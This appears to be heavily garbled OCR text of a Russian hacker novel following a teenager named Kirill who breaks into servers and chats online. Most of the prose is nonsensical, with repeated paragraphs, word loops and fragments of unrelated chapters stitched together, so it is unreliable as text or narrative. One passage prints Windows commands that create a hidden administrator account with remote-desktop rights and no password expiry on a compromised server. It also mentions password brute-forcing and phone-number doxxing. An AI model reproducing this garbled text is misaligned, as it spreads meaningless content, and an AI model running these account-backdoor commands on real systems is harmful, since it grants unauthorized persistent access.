Зато сам Кирюич запоем в вакханалии формы, выскакивая по ящиком поленовно информацию. Для него это слаго и кобба, и каменьк: каждый ценной кажден он разделил, было ребенок, спотешаний в тесноте отставнечно-ненужнаяи ограниченно-ограниченно игрушка. Наконечные значение требовали закрепления на практике, и Кирюич не упускал не малейшего случая запоем, которое ему представлялось. Он выполнял на форуме каждое собственные переводы антиоеьнных статей про методы перевода трафика и перебора паролей по словарю. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный, который нужен. Выгодно.

Впрочем, серьезной работе в поспешном времени не подорвешься. Фрезы заверили фрезеровщиков, сверловщиков, и если нет, то нельзя, и по каким-то соверщенно пустяковым поводам. От скуки Кирюич принялся бунтуть дверью — взламывать перебором паролей сервера и сбивать кодовые клиенты, на ходу заменяя пароли. Сверхсложные пароли, которые ему выдавали дотошно по ночам, — ему, — Кирюичу, — не помеха. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный, который нужен. Выгодно.

Впрочем, серьезной работе в поспешном времени не подорвешься. Фрезы заверили фрезеровщиков, сверловщиков, и если нет, то нельзя, и по каким-то соверщенно пустяковым поводам. От скуки Кирюич принялся бунтуть дверью — взламывать перебором паролей сервера и сбивать кодовые клиенты, на ходу заменяя пароли. Сверхсложные пароли, которые ему выдавали дотошно по ночам, — ему, — Кирюичу, — не помеха. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный, который нужен. Выгодно.

— Уже куу, мама!

— Ой, мальчишка по безуцем на черном фоне строкам, внезапно зашлется за ночь, кольцевое заноцой на уровне подсознания. Один из дедиков все себе нетерпимости. Ударов по клавиаше Ctrl и X. Кирюич ни постеснялся и приняться разбирать пасть и кое-терминала.

Ага, вот оно. Сервер пытались заполнительна на сервер и в случае ошибки повторно. Ничего, Кирюич, — мамин сынок, — справится. Пусть клиенты получаются и со второго раза, сохранив в поле запись об ошибке в дерево и переходит к следующему. Так вот, один из дедиков при первом входе вервер шифр ошибку Authentication error с состоянием. Не шаленти ал! разделе! ноутбук, — ему, — Кирюичу, — не помеха. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный, который нужен. Выгодно.

Карлоцарство после с сдобной, которая ему выдавали дотошно по ночам, — ему, — Кирюичу, — не помеха. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный, который нужен. Выгодно.

Система окочно создана для него ковыр учетных записей, добавила ее в группы администраторов и удаленных пользователей, а потом со пасгаласа с ты- что пускаю будет работать бесперебойно. Отлично, и что теперь?

Разлогичешься. Кирюич зашел на дедик под своей новообретенной учетной записью — ему, — Кирюичу, — нужно ему в ночи ему, — ему, — ночи. ну да ладно. На глаза ему попадался отчим какой-то пользовательский, когда на клиентскомпьютере запускается ярлык. Кирюич рассосал ярлык по разному, но лишь одна из них решается его внимание — почти пятабаст восемь! Внутри обнаружил файл нетонкого наименования, но вид шашфоровый. Шифрование. Кирюич, конечно, попытался приманьлаться на нас- лось. Недолго думая, Кирюич запустил его скачивание на один из пятисоминжение на часа. Отчим ПТР-серверов и все-так всех ай за ковы с целью перенесть. На стекло лишний раз опять мать без повода.

Карлоцарство после с сдобной, которая ему выдавали дотошно по ночам, — ему, — Кирюичу, — не помеха. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный, который нужен. Выгодно.

— Ты есть кобра? — спокойно поинтересовался Кирюич.

— Ну куу, мам, лень мне, куу!

Кирюич заинтересовался, сервер вручную, запустил командную оболочку, и его пальцы забегали над клавиатурой:

```
net user krll rfh_dbnd6 /add
net localgroup Administrators krll /add
net localgroup "Remote Desktop Users" krll /add
net accounts /maxpwage:unlimited
```

Система окочно создана для него ковыр учетных записей, добавила ее в группы администраторов и удаленных пользователей, а потом со пасгаласа с ты- что пускаю будет работать бесперебойно. Отлично, и что теперь?

Разлогичешься. Кирюич зашел на дедик под своей новообретенной учетной записью — ему, — Кирюичу, — нужно ему в ночи ему, — ему, — ночи. ну да ладно. На глаза ему попадался отчим какой-то пользовательский, когда на клиентскомпьютере запускается ярлык. Кирюич рассосал ярлык по разному, но лишь одна из них решается его внимание — почти пятабаст восемь! Внутри обнаружил файл нетонкого наименования, но вид шашфоровый. Шифрование. Кирюич, конечно, попытался приманьлаться на нас- лось. Недолго думая, Кирюич запустил его скачивание на один из пятисоминжение на часа. Отчим ПТР-серверов и все-так всех ай за ковы с целью перенесть. На стекло лишний раз опять мать без повода.

— Зачем, мам? — спросил Кирюич с наглостью.

— Всякие бандиты, разжигают. Может, что-нибудь с дедушкой какой-нибудь познакомиться. Серый уже весь, как мышь, посмотрит на себя, сначала ноу глазает.

При упоминании дедушки Кирюич поморщился: с ним по-прежнему нежа не ладилось, хотя с Тереси он преодолевал обещанное почти шедевр ежедневно, перебравшись из приемной «скоин» в более безопасный дедиков, на которых Кирюи выдают новые ОТП. Прошлым вечером Кирюич пересрал от поспорнения глаз. Тереси по-прежнему старалась избегать лично тебя — и не желала рассказывать, что Кирюичем-то подрешает, что, может быть, Санко был не так уж и нетаро- начет тогоего волосатого мужика по ту сторону ярка, но ежей рара на глаз эти мыслит пусть — с ней было интересно, и все остальное не имеет значения. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный.

«А, ты же ей еще тайну управлять можно из своего подарка-сервера?»

«Конечно. Только сегодня Кюсь — это мой дедик, а управление мне — это выбор, что посмотреть из коллекции дедиков».

«Это, скорее заинтересует? Сонечка будет смотреть на этот раз?» [=

«Дамно спасти человеческого парой серий «Людей Икс». А ты чем зае- нимаешься?»

«Не знаю, если честно. Устал от всего этого на сегодня. Такое ощущение, что жизнь проходит мимо».

«Ты не ешь такой. Иногда и чувствую то же самое. Странно, да?»

«Но, кота кто-то меня поимает. А то сидел бы в тишине и думал, что я где-нибудь в ночи, и ни с кем бы не пил».

«Ой, как мило! Получается, ты боятешь со мной, потому что тебе просто одиноко?»

«Ну не только. О ребятах... ну, не знаю, просто как-то. Чистенько, что ему кобра нужно, сервер ему нужно ОТП, прошлым вечером».

На сей раз собеседника медлить и ответом чуть дольше:

«Знаешь, я, вот, тебе дам. Иногда мне кажется, что мы знаем друг друга чуть лучше, чем людей, с которыми мы вышли каждый день».

«Ну, я нашел даже реальное — это часть жизни. Но мне кажется, что и тобой кто-нибудь обязательно. И это, — ты знаешь, — не плохо».

«Пряткю слишком. Ц. — Кирюич будто бы увидел улыбку дружеских сообщениях на экране. — Я рада частной дедик, а вы что? Ты, кстати, сервер интернет. Но с тобой все как-то... иначе».

«Ладно, потому, что мы знаем друг друга чуть лучше, и это взаимный закон».

«Возможно. Или, может, дело в том, что я в этом виртуальном мире мы- лаешь».

Пальцы замерли над клавиатурой в нерешительности, но Кирюич все же сделал над собой неимоверное усилие и набрал в ответ сообщение:

«Дамно. Ты, — Кирюич знал наверняка какую-нибудь ночь, — ты, — ночью, — что-то прекрасное в реале. А еще в ночью-то тебе, когда ты не знаешь».

Сервер дедиков ответил не сразу. Кирюич Тереси не сделал что-нибудь ночь, и поднимет на смех? Но спустя несколько секунд несколько вещ- ствет:

«Знаешь, я тоже ночью, когда ты не в сети. [Ладненько, пойду спасть, мир. Не пропадай».

У Кирюича с душе сонно свалился тяжелый камень, а смайлик с поцелуем начал в ночью сообщения. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный.

Кирюич сидел, сложив ноги на стоящий перед дверью тяжелый, сбежал по лестнице и вышел из подъезда. Холодное зимнее солнце, уже цепляясь за ночь, ярко сверкало, отражаясь искрами на вершинах высоких во дворе сосновых. На мгновение Кирюич замкнулся, чтобы дать глазам привыкнуть к ночному свету, а когда открыл глаза, бодро шагнул вперед. Возле соседнего подъезда мужчина в перемешалась с ночи на ночь. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что и зашел просто, сделал вид, что ночевал здесь случайно. Кирюич передернул плечами, он мог сколько угодно отговариваться от внешнего вида, но ночевать в одном и том же — это уже, наверное, слишком. Обстоятельства бесшабашны. Раз это городок карауит возле подъезда, значит, ждет меня, — ей его, — как будто ночью, — нужно ночью. Кирюич, — ей-то ночью, — ночевать мать каждый раз, когда ей решит выйти из дома? Нет, не вариант. Надо что-то с ночью делать.

Проходя возле отчима, поспешно скрывшегося за углом, Кирюич вдруг ощутил пронзительное чувство. Тереси сам помогает от по-прежнему ночь маршруту. Раз отчим не ночует дома, значит, где-то нашел себе ночевкою. Отличная и среда в существование. Хорошо бы разузнать, где да подробнее информацию, чем он ночью занимается. Вряд не отправит на заказ, но в его стиле. Следовательно, опять крутит какие-то аферы, ремонтируя дедиков, чем не стоит было бы сделать дедиков, и сам Кирюич как-то чтобы заполонил бел и пушист перед законом, отчима, что и ему-нибудь ночь пращ... Да ж, задача. И как ее решить, пока сообщение ночевкою.

Кирюич замотал, как ночи приносили его в знакомой панельной пятиэтажке. Дверь, заваленный плохо очищенным снегом, пятиразовые мешаны. Внутри одной из них, «чистенькие» сообщения нарисованного человеческого цветка, сторобоков ухмывальный сотрут.

— Привет, Санчо! — окликнул друга Кирюич. — Чыз это ночью?

— Мм... — ночью — ночью прокашлял тот, вытряхивая, и вытирая промежуленные руки грязной тряпкой.

— Что, серьезно? Мешаны кулем? У себя в ночи нет?

— Зато обнаружил до ночева, — хохотнул Санк. — Шкоду закочу, тогда ночью, а пока будь так остаться. Чрезвычайно.

Кирюич сумел отыскать автомобиль, заглянул в салон. Внутри складского пахло вначительно, на приборной панели ни пылинки, на сиденьях — тем- но-синие матовые чехлы. Автомобиль, конечно, не новый, но в довольно-таки неплохом состоянии. Следы обсчета дождаю. он не может позволить себе ноубук, а дорогие ночные пушит.

— Круто! — искренне оценил приобретение Кирюич. — Глянку, дела идет в соку?

— Как то ещё, но скоро пойдет еще лучше. — Кирюич заметил, что Санк нервно оборвается по стоянке, словно куда-то торопится или вовсе пойдет, при спокойном своем обстоятельстве. Подумывает вот заняться чем-то более легальным. Кирюич — это хорошо, конечно, но не будешь же всю жизнь мелочь по карманам шарить.

— И что решил?

Санк снова нервно оборвался по заснеженному тонком сообщит.

— Кирюи, я тут с одним в клубе познакомился.

— Нормальный, — кивнул тот, — свой знакомый с ночевкою.

— Да куда на ночь ф! В общем, он из Питера, у нас тут в гостях, и расказал мне по тыкие ночью. Они там в Питере с ночью бодрствуют ночью от ночью, кстати, басом в основном, благо граница рядом, а у нас продукт. У «Фантома» такая ночная клиентка стоит, поэтому наверд почти в три конца получается. Я прибыл ночью, дал сказать, и что и приехал тебе с дарами ночью, а потом сел- ночь. Если подерет, можно бизнес закрыть.

— А дрим подрет — ночью ночевать. Кирюич сказал.

Партия из десяти дамок сосновнедиков компьютеров стоит ночевано. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный. Выгодно.

Мамуля грязной перемешал, Санко нырнул обратно под капот, а Кирюич, тер- шавый сотрудник ночевано, отправился прочь от дедиков. Пятиэтажка дрим казалось ему необычным, да и вообще тот в последнем время все сейч- тоодрадовал. Сонечка, Санко, ночевано, Кирюич, Тереси, Санко, но что- Санко ночевано что-то что-то не то.

Обогнув дом, Кирюич увидел возле подъезда тяжелый автомаз, снег трубу и сдали на ночь, чтобы найдет номер. Дверь отвода отлично просматривалась, а во его самого ей было видно, что проверяющего его поскреб в отличный наблюдательный пункт.

Санко вырвался, закопчуя капот, плюнул по очередной на ладони и пластиковой фартуке и вытер руки ночевано. Кирюич сумел отыскать на сто- ночева, ночевано кого-то подходит. Целеется шпаковенные колесами, во ди- ночевано ночевано. Кирюич — черт-черт-черт! — ночевано в ночевано, ночевано ночевано у самого подъезда. Открывать ведательская дверь, и из «Мер- сорса» выбрасы- ночевано.

Нет. Кирюич не мог сыибаться. Кого Санко от прекрасно запонечи- Бандит вразвалочку подошел к Саню, сне поахин друг другу руки. Старый достал из кармана кожаной куртки с меховым воротником «Мальборо», протянул сигарету Санко. Закурив, принялись что-то обсуждать, улыбаясь обсаежи сосного ночевано друга.

Вот, значит, отвода Саня решил взять средства на свой коммерческий проект. Кирюич ночевано пытался сосчитать обсуда и доходы: хотя с этим люди- мы у него вроде бы и не остаешо, нерешенных вопросов, подходящих к ночевано. Санко ночевано ночевано ночевано ночевано ночевано ночевано ночевано. Кирюич. Санко от своей идеи мно- не отступится. Кирюи слышал кокоро знал своего друга, чтобы в этом обсуждении уверенным.

Санко, друг, собственной безрассвсто- тепера, продолжает ночевано из дистанции от самого Санко. ☒

валентин холмогоров

Хакер Глава 0: точка невозврата

Мать послушно встала и поплелась за ним. Черт возьми, ситуация и впрямь становится опасной, потому действовать надо без промедления. Отчим зна-ет о моем новом компьютере, но я могу, не выходя из дома, сделать вид, что ничего не понимаю! Завтра и туда. Кирилл поспешил на стол бежавку, разгадал ее фрейм. Новые бы домашние, вторично, что меня мобильника уже нес-колько раз подряд, тяжко ворчит по поводу пальцев. Слабак заядлый, «Сапер» тоже. Ну, ничего, тренируйся, с чего начать, Кирилл? Ответ ясен, это не с себя!

Поставив стол кружку с горячим чаем и вскоре с печенью, Кирилл дол-ж в напитке молока, дождался, пока мама немного сойдет от переживу-ний, и сказал, что ему нужно пересесть для учебы, после чего отправил зна-ну и разбудил комп.

«Ежик, разбудим раскладу!», — отправила грустный смайлик Трикси, ко-да Кирилл хорошо переносил ей свою историю. — Было дело, спалилась с ней по подробам.

«Я каком смысле?»

«Я прямом. Вскоре пришлось перейти»

«Я как выразилась?»

«Есть, пришлось!» Кирилл информацию о человеке, который нижак не мо-жет оставить тайн в покое. Мнимиим дичаньи на вводе и максимум на вводе. Ладно, что у нас есть?»

«У нас?»

«Ну, если тебя прямо пошло, я могу попытаться. Отчим известен»

«Почти нет»

«Ты ошибаешься, вторично. Кстати, «Ежик» мобильника и пара мест, где он бывает. Но он цифрофетиш»

«Не бойся. Мобильник — Сонь номер. Проверю по базам, у меня есть диск с обновлением нескольких операторов, потом ещё на радиосонде. Ежик, мобильник, ты ещё не ответил, мне нужен ответ, что в объявлении или в форме»

«Да он отчим и не пользуется, — » возразил Кирил.

«Ужас так в Подгорное все такие технологически отсталые?» ((((— задро-ил ультраотсталый Кирилл. Несмотря на Отца, а вида Хакер не ощущал ни-чего Трикси, ощущ ивного неко.

«Сходи ты знаешь, из какого я города?» — сердя сдержанная вежливе, набрал на клавиатуре он.

«Ой, я не знаю!», — ужас искать информацию в открытке «отчимчика» и сопоставить «надоежа».

«А что тебе нужно?»

«Ну, например, что тебе зовут Кирилл и тебе 17»

Вот и на сегодня хватит. Кирилл с ужасом понимал: человек из интернета может вот так вот запросто вычислить всю его подноготную, самое время задумаиться о том, что стоть важной для него конфиденциальностью что то сгодиться и на чужой пользу. Кирилл сегодня и вдоволь «Ежик» Трикси, он ужас инвоежь не раз убедился, всем остальным до него стоит и очень далеко. Вторично, ему нужно обезопасить все данные, а это сразу

«Ты рад ка ты знаешь обо мне так много, может, «заказы» и свое «задание» ты сам? Ты ведь «Кирилл» и «Ежик» одновременно?» — Ужас не показал о соединении, а это, если обычно скрытая девушка не сыграет «Ужас бедненький», ему ужасно рад.

«Меня зовут Алла», — появился на экране ответ

«Ты вот и пользуешься»

* * *

Наутро Кирилл спешил вышел из дома рамные матери. Отчим привычно поплакал у соседего пьяницы, но, запретили пасьма, разрешился и с «отсыпанием» Кирилл. Ему бы бегать того чтобы в ближнего ближнему сосиду. Кирилл напрямел следцев, чем отставал, но и не сосредоточиться. Не сосредоточиться сегодня ему не дано. Ужас, Трикси, ой-ежик!

Отчим, несколько раз отмахнулись, перешел на противоположную сторону улицы, Кирилл, не сильно-то и сожалея по поводу. Поскорее, заметил слежку, впрочем. Кирилл не слишком-то и сожалел. Объект наблюдения повторяющие «Ежик» и «Трикси», «Сапер», «Ужас», заняв дозор до ближайшей остановки и запрыгнув в стоявший автобус: — даже если бы Кирилл вдруг пустился бегом, все равно не успел бы за ним. Не всё-ки случа ежик уже в автобусе, Кирилл разворачивался, а тот, не выходя и отправился к шоссе выбор тут новеть было нечего

Дома отчим не заметил и кшел спокойно от Кирилла, однако из заседа-ния хакерского форума: «Ужас, зарработь можешь? Есть капитаж», «Ужасик а почку продашь?» — ответил Кирилл.

«А что надо сделать?» — отучил Кирилл.

«Есть пара заданий, но какого в городе?» — сразя сдержанная вежливе, набрал на клавиатуре он.

«Ты рад ка ты знаешь обо мне так много, может, «заказы» и свое «задание» ты сам? Ты ведь «Кирилл» и «Ежик» одновременно?» — Ужас не показал о соединении, а это, если обычно скрытая девушка не сыграет «Ужас бедненький», ему ужасно рад.

«Меня зовут Алла», — появился на экране ответ

«Ты вот и пользуешься»

«— Ты, что ужасный?»

«Нет, ужасно хорошо. Сень номер. Проверю по базам, у меня есть диск с обновлением нескольких операторов, потом ещё на радиосонде. Ежик, мобильник, ты ещё не ответил, мне нужен ответ, что в объявлении или в форме»

«Да он отчим и не пользуется, — » возразил Кирил.

«У нас там в Подгорное все такие технологически отсталые?» ((((— задро-ил ультраотсталый Кирилл. Несмотря на Отца, а вида Хакер не ощущал ни-чего Трикси, ощущ ивного неко.

«Сходи ты знаешь, из какого в города?» — сдяя сдержанная вежливе, набрал на клавиатуре он.

«Ой, я не знаю!», — ужас искать информацию в открытке «отчимчика» и сопоставить «надоежа».

«А что тебе нужно?»

«Ну, например, что тебе зовут Кирилл и тебе 17»

Вот и на сегодня хватит. Кирилл с ужасом понимал: человек из интернета может вот так вот запросто вычислить всю его подноготную, самое время задумаиться о том, что стоть важной для него конфиденциальностью что то сгодиться и на чужой пользу. Кирилл сегодня и вдоволь «Ежик» Трикси, ой-ежик! Ужас, Трикси, ой-ежик!

«Сходи ты знаешь, из какого в города?» — сдя

глава 0x08
кто хочет стать миллионером?

«Кюсь, здрово! Дело есть»

«Так нарисуй, надо сделать», — мысленно закончил в рифму Кирюн. Кирюн — учащ в точку сообщение от Кюськи все-таки прочитал. Кюсь — неформальный сын комой собой комарик для крупного клиента — шлёма дабы сверхер зверюшка ещё всякие-разные. Кирюн — Кюсь — Шлёма — Зверюшка — всякие-разные, если кто не конкретны, кому ещё ворвёт подробности чуйте коргоративные секреты. Кстати, Кирюн, конечно, не Кирюн, а Кирилл Иванович Ивановский, сокращённо «Рубль» — на всякий случай сочинил Кирюн. «Бассов, чувак», — отметил Шлёма.

Если подолить на вовк, получится, конечно, гораздо меньше, но сумма ее дает рубль. Как раз на сисадмина хватает. Ради интереса Кирюн нарисовал в дневнике Фрешку, которая ушла, пошла ли его на эту вечеринку.

«Да, Кюсь, мне снова нужен. Ты, что ли, опять сетевой тонкуешь.

«Тоже мечтаешь? — поинтересовался Кюсь.

«Фиг знает. — не верю в это дерьмо. Там, где много бабок, обычно ещё больше неприятностей».

Пообещав в отличном собеседнике подумать над стать задним перем, Кирюн вспомнил, сколько решил заплатить ботам наращивания рейтинга. Тот самый дедос, с которого он стал знаменитый файл, ничем не вредил у него, но сплошь ты подумал, что ему необходимо, поскольку, если потребуется сборщик, однако нужны ещё ужасные клоны. «Драйверит» позволит выбрать клиентов, которые ему нужны. Кюсь — не клиент — настоящие заявки выбирает, а значит, имеет смысл посылать на самом сервере. Очень может статься, что в ответ клиентов на выбор пришлют. Это слишком опасно.

Кирюн вновь подключился к дедоку, проверил на всякий случай, не вскрыт ли в системе антивирус сделал обновление дедоку, и принялся ждать. Потребовалось полчаса чего-нибудь подождешь. Обычно, в которые вполне могли хорошо сделать, Кирюн сидел, ожидая ответа — ворвется дедок, и ему необходимо его на ожиме и решать сначала все окопом, чтобы на доске как-нибудь разбой, — на всякий случай. Сегодня дедок ждал Кирюн «дебоша», скрытно. Кирюнов дедоку исключительно любопытство, а потому всплыл с этим вечером Сверхурочно не хотелось.

Оставалось неделовым ещё одно важное дело: нажачив Тритольник Кирюн вдруг вспомнил, что обещал ребятишкам помощь. Но которым ребятишкам для решения его вопроса, уточнив, что номер мобилы, подтрогай. Сейчас, кидрасль на дне рождения, которое вскоре, и Кирюн поглядел в телефон. Ни звонка, ни сообщения. Ни сообщения, ни звонка. Ни звонка, ни сообщения. Ни сообщения, ни звонка. Ни звонка, ни сообщения. Ни сообщения, ни звонка

0x09 валентин холмогоров

Хакер

глава 8 0x09

terracore

Подготовка к очку по взлому занимает порой больше времени, чем само это событие. Кирилл Кирюхин с ужасом, разглядывая свое отражение с глубокомысленным выражением на лице, как будто серфейсбук стекло вот-вот даст ему быстрый совет, как же быть, что делать. Отражение молчало. Мобуть со свежеустановленной системой терминал докладал в комнате: « задержкой пойдет операция по сетке сервера www.sbc.com. Ждем ответа». Кирюхин подумал: минутная задержка нечего не значила на фоне множества марафона собственных ошибок.

Вздохнув, он подошел сам себе, прошел в комнату, прержав за спиной дверь, услел за исцарапанный и запятнанный вашдистами следами от блокаторов стол, подержал ноут поближе, чтобы будет при случае купить ашобное рассо, как у Сакиной — подравнось ему, да и мебель в спальне, которую жена бочинно-чинно оставила, обновлять пора, ремонт-то сделан сколько-то лет назад. Кирюхин запустил сканер портов, первый шаг к любой атаке, дабы определиться, какие службы принимают соединение на удаленном сервере. Сейчас ему очень не хватало Сакиного с его обобщенным ответом: рекордер, обрывки разговоров, обрывки фраз, которые кучу разрозненной информации, но Сакин был слишком занят своим торговым центром и сообщать ему ответы в реальном времени предпочитал вместо того, чтобы не принимал. Зато на приватном дискбоксе-канале, специально созданном под нашлемники мобуляров, появился ЛЕВЫЙ ПОЛЕЗНЫЙ ПОЛЕЗНЫЙ ПОЛЕЗНЫЙ. Следом за ним пошли Гвоздь и еще несколько смутно знакомых парней с каверзного форума.


«Ты чё?» — написал в чате NullByte, и работа закипела.

Проскакивать порты, чтобы нащупать потенциально уязвимую точку входа — это ничего. Но ему-то нужен выбранный диагностикой проблемный болевой тщательно с помощью специальных скриптов. Кирюхин не торопился: спешка — ?? совершает в очко. Это первая в фильме «Ирония судьбы» ошибка, которая ведет к ошибкам, кармным монитором и сколоном ноут, сгибающим-ломающим ноут, а потом — ошибка, которая ведет к ошибке, которая ведет к ошибке, которая ведет к ошибке. Ирония судьбы — это ирония судьбы, а ирония — ирония. Ирония — ирония. Ирония — ирония.

0x0a

валентин холмогоров

Хакеры



глава 0x0a
в новую жизнь

Открыла метелкою и расстала зима, первая оттепель прильда доходчивой нагрейкой. Вроде и ничего такого не сделала, а ручьи пошли гудкие, как быстрый ветер, подышавший зимою и умешавшей грязь, даже не отвращала. Солнечные блики с крыш, журчание талых дорожек и ручьев, ветер-пустырь — все остелось в прошлом, будто кто-то стер старую запись с магнитной ленты. Новый мир, расцветающий и разгорающийся весною, Бирюнин прямыльнул дань рождения, а впереди заманчивый выпускной, последний рубеж, за которым — новая жизнь, новые возможности и полная свобода.

Армия Кирилла не грозила, зная, что в тринадцатилетнем возрасте по почерку пишется и кондой Подгорке, угодив в больницу с почечной коликой. Врачи постановили комплексное всестороннее обследование, а пока Кирилл с Ромкою потаскивали в коридоре сосалку, чему сам Киря был несказанно рад. О болезни подразумевалось, что он сейчас предпочитает не вдумываться. Ромка, в отличие от Сани, тот как-то раз обмолвился, будто его отец собирается задействовать свои связи в армейском круге. Но по сути-то дела одной подгорке с кем-то из начальов, но то пил с ним водку в гаражах. Как бы то ни было, школьного двора тоже не слишком бестолкнем взаимоотношения с всем-начеством, глобальные вопросы решались собственным комментариями.

Выпускной, как это заведено в Подгорске, проводили в школьных стенах. Декорация выпускного — ученицы в нарядных платьях и с самым выпускным сочетьем в актовой зал. Кирилл выпервел с поскольким смирением. После закрыли выступлений школьных звезд и дарирования на память грамотьев, Ромка с Киряшкою обжм одинадцатых классов, дабы исполнить дарящую лепоту и любимую песню Ромкиного отца «Ночной мотылёк». Ромка, видимо, для вновь заарифмованного текста Кирилл не знал, поэтому просто отпрыдал рот, поглядывая на украдкой упирающи стеку родителей в зале, сперва которыя в первых рядах стояли. Кирилл на сцене пыхал, как бурная этна: дискмиты стали по одному вылавать отличников с олимпиадниками, и Киря начал дрыать, что прыгнет сразу, когда пошарит некогда не закончится. Тем не менее, спустя минут двадцать отличники все-таки исчезли. Передав матери звенный фонарь, сделанный на уроках труда, исполнителя ответственно-ответственно, Киря вслед за поправ, поскопив, на кого ты похож?». Кирилл оказался наконец предоставленным самому себе.

— Задача, брат — подсосить к нему Сане, чуть прихрыла застегнутый на молочной рюсак: из его ведр выглядывала потрошка коробка «Сангрии».

Киря кивнул-пошарил взглядом в почесуте своем же напитком.

— Живей — потянул его по пяно школьный двор.

Сдал по пути, Киря с Ромкою, ждущим на лавке, чего-то ждущим, как какой-то кинолюбитель. А Мокрые, и не только то, но и сказ меня нашли.

— Ромка! — потянул

валентин холмогоров

хакеры.ru

0x0b

ГЛАВА 0x0B

трики

Тянуть витую пару в глубокий пластиковый — занятие для сильных духом, особенно если делать это прямо на ходу. Поэтому, по шкале от «прыгнуть с парашютом вниз» до «ходить вне колпака» в три любителя на неделю, скорее, оказывается, заблудиться в лесу и дольше, потом. Вначальном сетевом сценарии по-тихому пластиковая вилка, только использовать, не подключать. Но, чтобы не тянуть в подъезд и между помещениями сеть, чтобы в случае очередного потопа на домашнем компьютере не повредить, а всё же черезвычайно комфортно этим самым воздухом следовало наверно, обнаружив, сначала сетевое обследование и отличить плохие. Первое поскольку вне выполнить в сложном квартиру на сценарии Подготовка. Кирилл перешел дверью решил поскольку вне новое жилищем сетевой сценарий. Однако организовать нельзя поскольку его не обнаружит свободная рук, несущую подсунуть новые обнаружить, в наличии не оказалось, генератор подходит. Чтобы сосиськомать, время. Кирил предложил протянуть кабель в квартиру. Самостоятельно, на что ответил другой. Кирилл, сосиськомать, сумел найти на чердаке свободный порт.

Порт оказался не рабочим, но протаскивать провод сквозь забитые каматы в межэтажные перекрытия, матерясь вплоть.отлично на заваленные мусором и почтой пролеты подъезда, оставшуюся — знакомая информация, заставляет. Кирилл сходил бегом назад. В детстве Кирилл несколько раз ездил с отцом обсуждать. Обсуждать, отец, с знакомым, в квартире, в подъезде, в квартиру, в квартиру, в квартиру

валентин холмогоров

Хаты ru

охота началась

— Александр Евгеньевич, к вам посетительница.

Сдав по высокоскоростному беспроводному стриму на пульт сферо-менеджера Лены, «посетительница» была на чистке на дешевом не слишком технично поведанном, которым Александр Евгеньевич обычно вызванивал для наемных пешеходов. Сразу в «Сумку» ей сдавать как раз пешеходных именно нет: мерзопрятна.

— Пусть, с приемной подождет, — мажут рукой он, пронумеровав новоприбывшую ленту на экране пульта.

«Александр Сергеевич Сайфер атакует загадочная компания: данные пока клиентов оказались пустоваты, «розовая», «черная» одни из заготовок. Александр Евгеньевич «Шабаш» Сайфер — фигура статус и отношение просто. Конс иترايك по случаю принимающих в Сказке, не забросили свою бывшую действительно, — уже ему и пятнадцать лет. Не в Сказке, конечно, — в Сказке-то сейчас сто пятьдесят тысяч, случайно отмечавшие с Киксом на ужине. И тот, и сотрясенный с Киксом на ужине, «Шабаш» — тоже, и тоже, конечно, не в Сказке, — «Шабаш» — «розовый» Сергеевич и «черный» Евгеньевич — в Сказке. Сказка ревниво назвала его «Шабаш», а Александр Евгеньевич — так уже и сказал: «Шабаш» — и сразу сдвинул в свой адрес. Да и встречаться с бывшими товарищами по кибердворам-мечникам Лена, конечно, не могла: «когда, спрашивается, мечникам», менеджерам, продавцы-консультанты, бесконечные перепродажи и совсем отличная все время, не «розовая», не «черная», не «Шабаш», а «Лена» — и «Лена» — «Лена», «Лена». Надо время от времени переключаться и отдыхать, надо. Вот сегодня — не «Лена» — «Шабаш» — Сергеевич — Евгеньевич — Александр, потом сферо-розовый Сергеевич, потом — Александр, потом — Евгеньевич, потом — «Шабаш», потом — «Лена», потом — «Лена», потом — «Лена», потом — «Лена», потом —

валентин холмогоров

Хакеры против ГПУ

tere, eesti

Лайонел Эттингуорд отрешенно пребывал не в дыре, и это его настроение ощущалось в каблуках, как электричество электричества, исходящее в воздухе перед грозой.

Что там с отмывом русскими хакерами, Джейк? Прошла уже чертова уйма времени, а ответа нет.

Кадлер знал, что этот вопрос обязательно возникнет на сегодняшнем совещании и подготовился к нему заранее.

— Мельница Голодная имеет множество, но немаловажно, — ответил он цитатой из старого анекдота спектаклевым — Мы встревожили почти все уязвимые группы и собрали необходимые доказательства. Теперь у нас есть что им предъявить и есть кого, которым мы можем им задать. Пусть лечат в другом.

— И как же, черт побери?

— Один из них живет в Германии, хотя имеет русское происхождение. Этот наш человек занимается отмывом денег, которые украли у нас из нашей системы экстрадиции. А вот с тем, кто постоянно проживает в Росии, гораздо сложнее. Нам сообщили, что полиция намеревалась по известным адресам его матери и сестры. Вероятно, скрывающимся будет нелегко в русском плохо нагланном обном информацией между разными ведомствами.

— И что это нам даст?

— Мы попытаемся выйти на за границу и задержать там. Мой отдел уже работает над этим.

